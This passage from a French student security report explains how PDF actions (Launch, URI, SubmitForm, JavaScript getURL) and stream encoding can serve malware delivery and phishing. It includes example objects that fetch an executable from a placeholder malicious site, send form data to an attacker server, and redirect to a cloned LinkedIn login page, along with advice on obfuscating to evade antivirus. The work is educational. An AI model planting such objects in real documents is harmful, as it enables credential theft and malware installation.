La famille *OpenAction* fournit des primitives permettant d'exécuter certaines actions à l'ouverture du document PDF par l'utilisateur. Par exemple, l'objet ci-dessous lancera le logiciel logiciel.exe à l'ouverture du PDF, à l'aide de la primitive /Launch.

[36] *Inspiré du cours de Grégory Blanc sur les malwares PDF dispensé à Télécom SudParis*

[37] ERIC FILIOL, *Les virus informatiques : théorie, pratique et applications, Springer,* Collection IRIS

```
7 0 obj
<<
  /Type /OpenAction
  /S /Launch
  /F (/c/program files/logiciel cible/logiciel.exe)
>>
endobj
```


2 - Famille Action

Cette famille permet d'exécuter l'action d'une primitive à l'action de l'utilisateur, par exemple lorsqu'il effectue un clique gauche de souris dans une certaine zone du fichier PDF). Il existe de nombreux événements déclencheurs de ce type, qu'on appelle ces *Trigger Events*. Cette famille s'allie à de nombreuses primitives/fonctions permettant un grand nombres d'actions, comme l'exécution de code *JavaScript*, l'ouverture d'un document, ou bien l'accès à une ressource distante via un URI (*Universal Resource Indicator*).

Primitive JavaScript

Il est possible d'intégrer du code *JavaScript* dans un fichier PDF. En effet, les PDFs peuvent être formés par un langage ASCII qui lui est propre. Le code constituant un fichier PDF se caractérise par la succession de déclaration et la définition d'objets. Il est ainsi possible de définir un objet spécifique exécutant du code *JavaScript*. Par exemple, le code ci-dessous affiche un *pop-up* contenant le message "Hello World":

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'Hello World', cTitle: 'Exemple de fenêtre'});)
>>
endobj
```



Cependant, le moteur *JavaScript* embarqué dans le langage PDF limite les interactions avec le système d'exploitation de la machine hôte. Ainsi, un programme *JavaScript* ne pourra pas avoir accès aux fichiers de la machine, à moins d'exploiter une vulnérabilité de l'éditeur de PDF pour casser la *sandbox*.

Primitive URI

Grâce à la primitive URI, il est possible d'accéder à une ressource distante via un lien hypertexte. Cette ressource peut aussi bien se trouver sur un intranet, ou sur un internet.

Par exemple, cet extrait accède à une ressource permettant l'installation d'un binaire externe à la machine et potentiellement malveillant:

```
7 0 obj
<<
  /Type /OpenAction
  /S /URI
  /URI (https://www.mon_site_malveillant.com/mon_virus_hyper_puissant.exe)
>>
endobj
```

Cependant, des appels réseaux comme celui-ci sont facilement détectables par un antivirus ou IDS, il sera donc nécessaire d'obfusquer le PDF, par du chiffrement par exemple.

3 - Fonction SubmitForm

Dans un PDF, il est possible de créer des formulaires interactifs, dans lesquels l'utilisateur rentre des informations textuelles par exemple. Ces formulaires peuvent être utils pour faire des questionnaires à distance, mais ils peuvent être aussi bien utilisés pour des campagnes de *phishing*. En effet, il est possible de déguiser un PDF comme étant un fichier provenant de votre banque et vous demandant de rentrer vos informations bancaires. Les données que vous rentrez dans le formulaire sont très facilement exportables vers un serveur HTTP ou FTP. Il est même possible de reproduire un site web dans un fichier PDF. Si un attaquant copie une page web de login, en plaçant un formulaire dans lequel la victime entre son identifiant et son mot de passe, alors l'attaquant peut facilement récupérer les données de la victime. De plus, il est possible d'ouvrir le document PDF directement en plein écran avec du *JavaScript*, ainsi la victime ne verra pas une page web affichée dans son éditeur de PDF, limitant l'éveil de soupçons.

L'exemple ci-dessous récupère les données saisies par un utilisateur, contenues dans un formulaire interactif et les envoie dans une requête HTTP:

```
7 0 obj
<<
  /S /SubmitForm
  /F << /FS
        /URL /F (http://@IP_de_mon_serveur_pirate)
     >>
>>
endobj
```

Il est également possible d'utiliser d'autres protocoles, d'envoyer ces données sur un serveur FTP par exemple.


4 - La compression et le chiffrement

De façon générale, dans le langage PDF il est possible de stocker des données dans un objet spécifique appelé *stream*. On écrit des données textuelles entre un objet *stream* qui représente le début du flux de données et l'objet *endstream* qui représente la fin. Ces flux peuvent être utilisés pour faire passer du code ASCII, ou bien une suite d'octets. Par soucis de taille du fichier PDF, les données sont généralement compressées. Les méthodes de compressions les plus utilisées sont les suivantes:

- ASCIIHexDecode
- ASCII85Decode
- LZWDecode
- FlateDecode
- RunLengthDecode
- CCITTFaxDecode
- JBIG2Decode
- DCTDecode
- JPXDecode
- Crypt

Comme il est possible de rendre compressées et donc illisibles certaines données, il est possible de se servir des méthodes de compression ou de chiffrement pour inclure des binaires ou du code dans un fichier PDF. Par exemple, l'exemple suivant affichera la popup ci après:

```
8 0 obj
<<
 /Length 114
 /Filter /ASCII85Decode
>>
stream
@;p0<@;KLqF=;KG9ljr.+=B]kCi"#4Ao_g,+AbHq+A-'c@8g
ZVBlJ/A/0JG%Bln0&3ZoeLATMs-DJ((g6q/:k@<Q'X@rc:&F=/U^DFn>VDE8mrI475
endstream
endobj
```



Le code ci dessus est donc significativement équivalent à celui-ci:

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'Hello from PDF JavaScript', cTitle: 'Testing PDF JavaScript', nIcon: 3});)
>>
endobj
```

De plus, il est possible d'appliquer des filtres de compressions en cascade, comme par exemple:

```
8 0 obj
<<
 /Length 114
 /Filter [/ASCIIHexDecode /ASCII85Decode]
>>
```

B - Vulnérabilités d'Adobe Acrobat Reader


Les fonctions définies dans la partie précédente ne permettent pas à elles seules d'effectuer des actions malveillantes, elles sont utilisées pour exploiter une faille trouver dans un éditeur de PDF, généralement *Adobe Acrobat Reader*.

Les failles dans Acrobat Reader sont nombreuses et souvent d'une sévérité élevée. Voici une évolution des *Common Vulnerabilities and Exposure* (CVE) du logiciel *Acrobat Reader*[38] classées par type d'exploitation:


[38] *Adobe Acrobat Reader: List of security vulnerabilities*, CVE details, Consulté le 22 janvier 2019, https://www.cvedetails.com/vulnerability-list/vendor_id-53/product_id-497/Adobe-Acrobat-Reader.html

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	1		1	1											
2000	1		1	1											
2001	1														
2002	1														
2003	3		2	1											
2004	6		5	4											
2005	9	4	5	3											
2006	7	2	3		1							2			
2007	9	3	3		1		2		1				1		1
2008	17	2	12	4	2							1			
2009	45	15	36	20	13					1		1			3
2010	68	35	60	33	29		2			3		1			4
2011	60	21	48	33	17		3			2		6			1
2012	30	24	30	24	23					1					
2013	66	30	60	49	30					3	1	1			
2014	41	15	32	15	15		1			5	4				
2015	137	29	61	39	24					61	20				
2016	21	11	18	11	11					1		2			
2017	130		82	54	56					6	35				
2018	138		63	17	1					2	2				
Total	791	191	522	309	223		8		1	85	62	14	1		9
% Of All		24.1	66.0	39.1	28.2	0.0	1.0	0.0	0.1	10.7	7.8	1.8	0.1	0.0	

Tendance des CVE d'Acrobat Reader classées par exploitabilités



Evolution des CVE d'Acrobat Reader par type



Evolution des CVE d'Acrobat Reader par année et par type

D'après les graphiques précédents, il y a eu 138 CVE découvertes en 2018 pour *Acrobat Reader*. Cependant, d'après les notes de mise à jour officielle d'Adobe[39], il n'y a eu que 11 mises à jour d'Acrobat durant cette même année, soit environ moins d'une par mois. De plus, toutes ces mises à jour ne sont pas obligatoires, ainsi les utilisateurs ne feront qu'occasionnellement les mises à jour, bien que plusieurs vulnérabilités sont trouvées par semaine, dont certaines ont des scores de criticité supérieur à 9. L'exploitabilité des failles est donc très importante. Il ne sera pas rare de trouver des anciennes versions d'*Acrobat* chez des particuliers ou chez des professionnels. Bien que des statistiques précises seront difficiles à trouver, on peut imaginer qu'il sera fréquent de trouver des versions d'*Acrobat* vieilles de deux ans et plus.

C - JavaScript au service du phishing

Pour rendre l'usage des PDF de plus en plus perfectionné, Adobe a mis en place une API[40] (*Application Programming Interface*) de référence permettant d'exécuter du code *JavaScript* dans un objet /JS comme décrit plus haut. Cette API étant très développée, certaines de ses fonctions peuvent être utilisées pour mener des campagnes de *phishing*.

1 - La fonction getURL()


Une action qui pourrait être utile pour réaliser du *phishing*, serait de rediriger l'utilisateur vers une page web à l'ouverture du PDF. La fonction *getURL()* de l'API *JavaScript* nous permet de faire cela. L'exemple de code suivant permet d'ouvrir le fichier index.html se trouvant sur le serveur pirate:

[39] *Notes de mise à jour | Acrobat, Reader*, Adobe, Consulté le 22 janvier 2019, https://helpx.adobe.com/fr/acrobat/release-note/release-notes-acrobat-reader.html
[40] *JavaScript™ for Acrobat® API Reference*, Adobe, Consulté le 22 Janvier, https://www.adobe.com/content/dam/acom/en/devnet/acrobat/pdfs/js_api_reference.pdf

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (

//URL
var url = "http://192.168.99.141:8080/";
this.getURL(url+"index.html");
```

La fenêtre ci-dessous s'ouvre. Il s'agit d'une vulgaire copie du site LinkedIn. Cependant on voit bien que cette page est hébergée sur un autre serveur.



Le but de cette attaque serait donc de faire en sorte que la victime entre son identifiant et son mot de passe sur le site et envoie ces valeurs au serveur qui stockera les valeurs transmises dans le POST.

Conclusion

A travers ce projet, nous avons pu découvrir l'importance du *phishing* dans le domaine de la sécurité informatique. Cette technique utilise des biais humains qui, bien exploités, peuvent avoir de graves répercussions. Des campagnes de *phishing* de grande ampleur se sont déjà produites et peuvent encore avoir lieu dans le futur.

Il fut également intéressant d'analyser les nouvelles techniques utilisées dans les campagnes de *phishing*. En effet, se placer par exemple dans la peau d'un attaquant voulant outre-passer la détection antivirus est une tâche complexe et stimulante. Nous serons amener à se mettre dans cette situation dans notre carrière professionnelle. En sécurité informatique, il est souvent nécessaire de devoir prendre le rôle d'un attaquant pour auditer la sécurité d'un système et pour mieux comprendre le fonctionnement interne de celui-ci. C'est ce que nous avons eu l'occasion d'effectuer dans la formation Sécurité des Systèmes et des Réseaux. De façon complémentaire, réaliser ce projet nous a permis d'en apprendre beaucoup sur les nouvelles techniques et contre-mesures liées au *phishing*. On constate que, même si l'hameçonnage est une technique aussi ancienne qu'Internet, elle ne cesse d'évoluer et reste incontestablement contemporaine.

De plus, même si nous avons développé l'obfuscateur de macros avant tout pour améliorer notre compréhension des mécanismes de ce vecteur d'attaque, notre outil pourra être utilisé à des fins de recherche, soit pour évaluer l'efficacité d'un nouveau mécanisme de défense, soit pour auditer la sécurité existante d'un système d'information. C'est ainsi rassurant et satisfaisant de savoir que notre travail sera réutilisé et pourquoi pas amélioré.

Enfin, une question éthique se pose à propos de notre travail. Nous n'avons produit aucun contenu ayant pour but de nuir, cependant nous sommes suffisemment lucides pour réaliser que notre travail pourrait être détourné et utilisé à des fins malveillantes - notamment dans le but d'éviter la détection antivirus récents. Cependant nous sommes convaincus que rendre disponible l'information pour que les entreprises et les particuliers puissent mieux se défendre est indispensable dans un monde évoluant aussi rapidement que le nôtre; d'autant plus que ces techniques sont déjà utilisées quotidiennement par les cybercriminels.